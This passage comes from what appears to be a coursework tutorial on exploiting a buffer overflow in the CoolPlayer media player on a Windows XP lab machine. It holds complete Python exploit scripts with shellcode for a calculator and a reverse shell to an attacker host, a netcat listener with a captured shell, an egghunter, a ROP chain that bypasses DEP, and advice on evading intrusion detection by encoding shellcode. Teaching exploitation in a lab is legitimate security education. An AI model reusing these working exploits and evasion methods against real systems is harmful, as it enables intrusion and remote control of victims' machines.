Now we want to pick an address which has PAGE_EXECUTE in it (PAGE_EXECUTE_READ, PAGE_EXECUTE_READWRITE etc, are also all valid). In this case, the author has chosen '0x1a48e7a6. The address will have to be flipped to "\xa6\xe7\x48\x1a" for the python script. Our code should now look like this.

```
#!/usr/bin/env python2

coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="

# eip
# offset 473
# badchars: \x00 \x00a \x0d

offset = "A" * 473

eip = "\xa6\xe7\x48\x1a"

payload = coolplayer + offset + eip

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

Figure 17 - Code now with EIP

Now we can finally move on to adding in our shellcode.

2.2.2.5 Adding shellcode

Now that we have all of our relevant information and the EIP is set to a jump address, we can move on to finishing our proof of concept by adding code into the stack. First, a nopsled is added just after the EIP, this is because sometimes the top of the stack corrupts, so instead, it will just 'slide' to the next instruction. The character for this is '\x90'.

For this proof of concept, the author will launch the calculator from the application. We can use msfvenom, which is already installed on kali. To generate the shellcode the command the author used is:

```
'msfvenom -p windows/exec CMD=calc.exe -b "\x00\x0a\x0d\x2c\x3d" --smallest -f c'
```

This searches for shellcode that launches the calculator from the command prompt, with the tag -b listing the bad characters, the --smallest tag means the command will return the shellcode with the smallest number of bytes and the -f tag notes how we would like the shellcode formatted, in this case, C is used just because it is easier to read. It is good practice to include the msfvenom command within the script as a comment, as a show of good faith to anyone else using your script, as they can then run the command themselves and ensure they aren't running malicious shellcode. The script should now look like this.

```
#!/usr/bin/env python2

coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="

# eip
# offset 473
# badchars: \x00 \x00a \x0d \x2c \x3d

offset = "A" * 473

eip = "\xa6\xe7\x48\x1a" # 0x1a48e7a6

nopsled = "\x90" * 16

# msfvenom -p windows/exec CMD=calc.exe -b "\x00\x0a\x0d\x2c\x3d" --smallest -f c
shellcode = (
"\x6a\x31\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x80\xd7"
"\x38\xe1\x83\xeb\xfc\xe2\xf4\x7c\x3f\xba\xe1\x80\xd7\x58\x68"
"\x65\xe6\xf8\x85\x0b\x87\x08\x6a\xd2\xdb\xb3\xb3\x94\x5c\x4a"
"\xc9\x8f\x60\x72\xc7\xb1\x28\x94\xdd\xe1\xab\x3a\xcd\xa0\x16"
"\xf7\xec\x81\x10\xda\x13\xd2\x80\xb3\xb3\x90\x5c\x72\xdd\x0b"
"\x9b\x29\x99\x63\x9f\x39\x30\xd1\x5c\x61\xc1\x81\x04\xb3\xa8"
"\x98\x34\x02\xa8\x0b\xe3\xb3\xe0\x56\xe6\xc7\x4d\x41\x18\x35"
"\xe0\x47\xef\xd8\x94\x76\xd4\x45\x19\xbb\xaa\x1c\x94\x64\x8f"
"\xb3\xb9\xa4\xd6\xeb\x87\x0b\xdb\x73\x6a\xd8\xcb\x39\x32\x0b"
"\xd3\xb3\xe0\x50\x5e\x7c\xc5\xa4\x8c\x63\x80\xd9\x8d\x69\x1e"
"\x60\x88\x67\xbb\x0b\xc5\xd3\x6c\xdd\xbd\x39\x6c\x05\x65\x38"
"\xe1\x80\x87\x50\xd0\x0b\xb8\xbf\x1e\x55\x6c\xc8\x54\x22\x81"
"\x50\x47\x15\x6a\xa5\x1e\x55\xeb\x3e\x9d\x8a\x57\xc3\x01\xf5"
"\xd2\x83\xa6\x93\xa5\x57\x8b\x80\x84\xc7\x34\xe3\xb6\x54\x82"
"\xae\xb2\x40\x84\x80\xd7\x38\xe1" )

payload = coolplayer + offset + eip + nopsled + shellcode

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

Figure 18 - Python script ready for POC

We can now run this program and insert the resulting file into the program. When doing so the calculator launches successfully.




Figure 19 - Calculator loaded

We have now proven it is possible to run shellcode from this program.

2.2.3 More Complex Payload

We have successfully run shellcode from the application, and we can try a more complex payload. In this case, we will try and launch a reverse shell. All we have to do here is generate the new shellcode and substitute it for our calculator shellcode. We can again use msfvenom to generate the shellcode.

```
`msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.111 LPORT=4444 -b "\x00\x0a\x0d\x2c\x3d"
-f c -smallest`
```

Again we use the -p tag to say what we want our shellcode to do, and this time we include LPORT=4444 and LHOST=192.168.0.111 (our kali machine), which are the options for the reverse shell indicating what host and port we want the shell to connect to. The -b tag indicates our bad characters, and -smallest means the command will return the smallest shellcode out of all the valid shellcode the command finds. -f c was used to output the shellcode in c, but again, this is because it is easier to read within python.


```
#!/usr/bin/env python2

coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="

# eip
# offset 473
# badchars: \x00 \x00a \x0d \x2c \x3d

offset = "A" * 473

eip = "\xa6\xe7\x48\x1a" # 0x1a48e7a6

nopsled = "\x90" * 16

# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.111 LPORT=4444 -b "\x00\x0a\x0d\x2c\x3d" -f c -smallest
shellcode = (
"\x6a\x51\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x9c\xa8"
"\x48\x9f\x83\xeb\xfc\xe2\xf4\x60\x40\xca\x9f\x9c\xa8\x28\x16"
"\x79\x99\x88\xfb\x17\xf8\x78\x14\xce\xa4\x03\x0d\x88\x23\x3a"
"\xb7\x93\x1f\x02\xb9\xad\x57\xe4\xa3\xfd\x44\xa3\xbc\x69"
"\x87\x92\x9d\x6f\xaa\x6d\xce\xff\x03\x0d\x8c\x23\x02\xa3\x17"
"\xe4\x59\xe7\x7f\xe0\x49\x4e\x0d\x23\x11\xbf\x9d\x7b\x03\xd6"
"\x84\x4b\x72\xd6\x17\x9c\x03\x9e\x4a\x99\xb7\x33\x5d\x67\x45"
"\x9e\x5b\x90\xa8\xea\x6a\xab\x35\x67\xa7\xd5\x6c\xea\x78\xf0"
"\x03\x07\xb8\xa9\x9b\xf9\x17\xa4\x03\x14\x04\xb4\x49\x4c\x17"
"\xac\x03\x9e\x4c\x21\x0c\xbb\xb8\xf3\x13\xfe\x05\xf2\x19\x60"
"\x7c\xf7\x17\x05\x17\xba\xa3\x12\x0c\x07\xad\x9c\xa8\x20"
"\xe8\xef\x9a\x17\x0b\xf4\xe4\x3f\xb9\x9b\x57\x9d\x27\x0c\xa9"
"\x48\x9f\xb5\x6c\x1c\xcf\xf4\x81\x08\xf4\x9c\x57\x9d\xcf\xcc"
"\xf8\x18\xdf\x0c\xe8\x18\xf7\x76\xa7\x97\x7f\x63\x7d\xdf\xf5"
"\x99\x0c\x88\x37\x9c\x07\x20\x9d\x9c\xb9\x14\x16\x7a\x02\x58"
"\x09\x0b\x0d\x1\x3a\xe8\x09\xb7\x4a\x19\x68\x3c\x93\x63\xe6"
"\x40\xea\x70\x0c\xb8\x2a\x3e\xfe\xb7\x4a\xf4\x0b\x25\xfb\x9c"
"\x21\xab\x08\x0b\xff\x79\x69\xf6\xba\x11\x09\x7e\x55\x2e\x58"
"\xd8\x8c\x74\x9e\x9d\x25\x0c\xbb\x8c\x6e\x48\xdb\x08\xf8\x1e"
"\x09\x0a\xee\x1e\x1\x0a\xfe\x1b\x09\xf4\x1\x84\xa0\x1a\x57"
"\x9d\x16\x7c\xe6\x1e\xd9\x63\x98\x20\x97\x1b\xb5\x28\x60\x49"
"\x13\xb8\x2a\x3e\xfe\x20\x99\x09\x15\xd5\x60\x49\x94\xe3"
"\x96\x28\xb3\x7f\xe9\xad\xf9\xd8\x8f\xda\x27\xf5\x9c\xfb\xb7"
"\x4a" )

payload = coolplayer + offset + eip + nopsled + shellcode

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

Figure 20 - Code with substituted shellcode

Before running this code, we can set up a listener on our kali machine using nc

```
`nc -lvr -p 4444`
```

When we run the new script and load the file into the CoolPlayer application, a reverse shell will load and connect to our kali machine.

```
(kali@kali)-[~]
$ nc -lvr -p 4444
listening on [any] 4444 ...
192.168.0.100: inverse host lookup failed: Unknown host
connect to [192.168.0.111] from (UNKNOWN) [192.168.0.100] 1204
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Coursework>hostname
hostname
XPSP3Vulnerable

C:\Documents and Settings\Administrator\Desktop\Coursework>
```

Figure 21 - Successful connection

2.3 EGGHUNTERS

Now that we have been able to execute code on the stack we can try doing it using an egghunter. As we will just be doing a proof of concept for this part of the tutorial, egghunters will only be demonstrated

with the calculator shellcode that we used previously. We can also just modify our earlier program for this part of the tutorial rather than starting from scratch.

The only additional thing we need in our program this time is our egghunter code which can easily be done through a mona command. For this command, we have to choose a 4 character phrase that is not likely to be found in the program. A common choice for this is 'w00t', which we will use for our egghunter.

`!mona egg -t w00t`

The resulting code will output in a text file called 'egghunter.txt'. Within this file, we can see the code and that the egg (w00t) should be put twice in front of the shellcode. We will also be adding a nopsled to try and avoid any errors. Finally, the offset should be modified to take into account the size of the egg, the shellcode and the nopsled. We can now update our program accordingly.

```
#!/usr/bin/env python2

coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="

# msfvenom -p windows/exec CMD=calc.exe -b "\x00\x0a\x0d\x2c\x3d" --smallest -f c
shellcode = (
"\x6a\x31\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x80\xd7"
"\x38\xe1\x83\xeb\xfc\xe2\xf4\x7c\x3f\xba\xe1\x80\xd7\x58\x68"
"\x65\xe6\xf8\x85\x0b\x87\x08\x6a\xd2\xdb\xb3\xb3\x94\x5c\x4a"
"\xc9\x8f\x60\x72\xc7\xb1\x28\x94\xdd\xe1\xab\x3a\xcd\xa0\x16"
"\xf7\xec\x81\x10\xda\x13\xd2\x80\xb3\xb3\x90\x5c\x72\xdd\x0b"
"\x9b\x29\x99\x63\x9f\x39\x30\xd1\x5c\x61\xc1\x81\x04\xb3\xa8"
"\x98\x34\x02\xa8\x0b\xe3\xb3\xe0\x56\xe6\xc7\x4d\x41\x18\x35"
"\xe0\x47\xef\xd8\x94\x76\xd4\x45\x19\xbb\xaa\x1c\x94\x64\x8f"
"\xb3\xb9\xa4\xd6\xeb\x87\x0b\xdb\x73\x6a\xd8\xcb\x39\x32\x0b"
"\xd3\xb3\xe0\x50\x5e\x7c\xc5\xa4\x8c\x63\x80\xd9\x8d\x69\x1e"
"\x60\x88\x67\xbb\x0b\xc5\xd3\x6c\xdd\xbd\x39\x6c\x05\x65\x38"
"\xe1\x80\x87\x50\xd0\x0b\xb8\xbf\x1e\x55\x6c\xc8\x54\x22\x81"
"\x50\x47\x15\x6a\xa5\x1e\x55\xeb\x3e\x9d\x8a\x57\xc3\x01\xf5"
"\xd2\x83\xa6\x93\xa5\x57\x8b\x80\x84\xc7\x34\xe3\xb6\x54\x82"
"\xae\xb2\x40\x84\x80\xd7\x38\xe1" )

# eip
# offset 473
# badchars: "\x00\x0a\x0d\x2c\x3d"

nopsled = "\x90" * 16

egg = "w00t"

offset = "A" * (473 - len(egg) - len(egg) - len(shellcode))

eip = "\xa6\xe7\x48\x1a" # 0x1a48e7a6

egghunter = (
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7")

payload = coolplayer + egg + egg + shellcode + offset + eip + nopsled + egghunter

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

Figure 22 - Egghunter code

We can now run the updated script and use the created file in our coolplayer program. This takes a little longer than our other exploit as it is searching the whole stack for our egg but does successfully pop the calculator.




Figure 23 - Calculator loaded with program

2.4 EXPLOITING THE PROGRAM WITH DEP

The final thing we will do in this tutorial is exploit the buffer overflow, but this time with DEP turned on. To do this untick the CoolPlayer exe we ticked at the start of the tutorial.




Figure 24 - The program now with DEP on

We can prove DEP is working correctly by using one of our earlier exploits. When running them through the program, this pop-up will appear.




Figure 25 - DEP stopping our exploit

This proves DEP is working correctly, and now we need to bypass it to run our exploit. We will do this using ROP chains. We can use the script we created for exploiting with no DEP and modify that.

The first thing we have to do is find a return instruction to replace our JMP ESP address. Mona has the 'find' command, which we can use for this, and it works by searching all available modules within the program for the return instruction. We can also insert our bad characters here so that mona does not return any addresses with bad characters.

The command used is:

```
'!mona find -type instr -s "retn" -cpb '\x00\x0a\x0d\x2c\x3d'
```

This command will return many results, however, as we again need to have execute permissions, the first several results are not useful to us. All of the results are written to a text file called 'find.txt' which should be in the same location as the Immunity install unless a separate write location has been declared.




Figure 26 - A section of the mona find results

Here we can see the highlighted address has execute permissions, so we will use this one. Again, the address must be reformatted within the python script.

```
eip = "\xba\x14\xf6\x77" # 0x77f614ba
```

Figure 27 - Reformatted retn address

We now want to get our ROP chain. To do this, we will need to use a module within the program. We can run two mona commands to do this. First of all:

```
`!mona modules`
```

This command will return a list of modules that we can use for our rop chains. For this tutorial, we will use the first module listed 'msvcrt.dll'. Once we've picked a module, we can run a second command to generate our ROP chains.

```
`!mona rop -m "msvcrt.dll" -cpb "\x00\x0a\x0d\x2c\x3d"``
```

This command will take a lot longer, but once it has finished, it will return a file called 'rop_chains.txt' containing everything we need to modify our program for ROP chains. Through analysing this file, you will see that it creates ROP chains using different methods. Some of these methods will not work as it can only create chains using 'interesting gadgets' it finds within the module. Therefore, some of the methods have blank pointers, so it is essential to pick a method where all of the instructions are filled. If a method cannot be found, try using a different module. Luckily, in this case, msvcrt.dll had all the instructions to complete the 'VirtualAlloc' method. We can copy and paste the 'python' code for this method directly into our program.

It's important to note that the python module 'struct' will also need to be imported as the generated rop chain uses it when returning the function. The finished program can be found at **Appendix B** - .

When running this, the calculator appears, and we have successfully bypassed DEP.




Figure 28 - Calculator appearing with DEP on

3 DISCUSSION

3.1 BUFFER OVERFLOW COUNTERMEASURES

There are several ways to prevent buffer overflow exploitation, with some being significantly more effective than others.

3.1.1 Programming Languages

Buffer overflow vulnerabilities occur in memory-unsafe languages because they have the ability to overwrite the stack. In some cases, it may be more appropriate to use a higher-level language such as Python or Java, as these languages have in-built measures to prevent buffer overflows. (OWASP, 2016). Implementing validation and safe libraries (libraries that use memory-safe implementations) is highly advised if this is not possible.

3.1.2 Character Filtering

As we saw earlier with our 'bad characters' in the tutorial, character filtering is another layer of protection that can be introduced to the program. Character filtering can be done by outright blocking specific character bytes or only allowing certain character sets. The resulting removed or substituted characters make it harder to execute shellcode as these filters have to be evaded when creating the shellcode.

3.1.3 DEP

As described earlier in the tutorial, DEP (Data Execution Prevention) is a built-in feature in Windows Operating Systems that marks areas of the stack as non-executable. Therefore, if shellcode is written to the stack, it cannot run. As demonstrated earlier, this prevention method does not comprehensively defend exploitation as ROP chains can be used to circumvent this. The intention of DEP is to add another security layer to applications and reduce the chance of them being exploited.

3.1.4 ASLR

Address Space Layout Randomisation (ASLR) makes exploiting an application harder by randomising the positions of the base address, the libraries, heap and stack in the application address space. ASLR makes it harder to initiate ROP chains as the addresses for 'interesting gadgets' are no longer known. Unfortunately, this method is not foolproof as addresses can sometimes be leaked and are susceptible to brute force attacks as the addresses are randomised based on boot-time. (Morphisec, 2015)

3.1.5 IDS

An Intrusion Detection System (IDS) is designed to protect a host or a network against internal and external threats. This system actively monitors processes and network traffic and notifies the system about any malicious activity or violations of an implemented policy. A host based IDS can assist in protecting against buffer overflow attacks by monitoring known patterns associated with this attack. As this system relies on known patterns, it can be circumvented.

3.2 EVADING AN IDS

To avoid an IDS, our exploit would have to be modified to ensure it does not follow standard patterns of buffer flow exploitation. There are several ways this can be done, and one possible method is obfuscation. By encoding our shellcode, we can create a unique pattern unknown to the IDS, which lets us bypass it. A decoder would also have to be included before the shellcode.

We can XOR the bytes and place the decoder before our shellcode, which would then decode the shellcode and execute it. This is also known as polymorphic shellcode. Unless you have extensive knowledge in cryptography, this can be complicated; in this case, we can use Shikata Ga Nai (SGN), a Metasploit technique which still works with many modern systems today. SGN works by using several techniques to obfuscate the shellcode, including randomising instruction ordering/spacing and inserting junk code. (Miller, et al., 2019)

REFERENCES

- Corelan Cybersecurity Research, 2011. *mona.py – the manual*. [Online]
Available at: <https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/>
[Accessed 15 May 2022].
- cytopia, 2020. *badchars*. [Online]
Available at: <https://github.com/cytopia/badchars>
[Accessed 15 May 2022].
- Miller, S., Reese, E. & Carr, N., 2019. *Shikata Ga Nai Encoder Still Going Strong*. [Online]
Available at: <https://www.mandiant.com/resources/shikata-ga-nai-encoder-still-going-strong>
[Accessed 14 May 2022].
- Morphisec, 2015. *ASLR - What It Is, and What It Isn't*. [Online]
Available at: <https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/>
[Accessed 14 May 2022].
- OffSec Services, 2022. *Installing Kali Linux on desktops & laptops using ".ISO" files (x64/x86)*. [Online]
Available at: <https://www.kali.org/docs/installation/>
[Accessed 16 May 2022].
- OWASP, 2016. *Buffer Overflows [Archived]*. [Online]
Available at:
https://web.archive.org/web/20160829122543/https://www.owasp.org/index.php/Buffer_Overflows
[Accessed 14 May 2022].
- Ryude15, 2008. *WinCustomize*. [Online]
Available at: <https://www.wincustomize.com/explore/coolplayer/243/>
[Accessed 30 April 2022].
- Sinha, S., 2018. *Introducing Metasploit in Kali Linux*. 1st ed. Howrah, West Bengal, India: Apress, Berkeley, CA.

APPENDICES

APPENDIX A – BAD CHARS

```
badChars = (  
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"  
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"  
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"  
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"  
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"  
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"  
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"  
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"  
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"  
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"  
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf"  
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"  
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"  
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"  
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"  
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"  
)
```

APPENDIX B – PYTHON SCRIPTS

flaw.py

```
#!/usr/bin/env python2  
  
coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="  
  
forwardBuff = "A" * 3000  
  
payload = coolplayer + forwardBuff  
  
with open("exploit.ini", "wb") as file:  
    file.write(payload)
```

eip.py

```
#!/usr/bin/env python2  
  
coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="  
  
# eip  
# offset 473
```



```
eip =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af
4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2
Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3
Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9
Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5
At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2A
w3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9A
z0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5
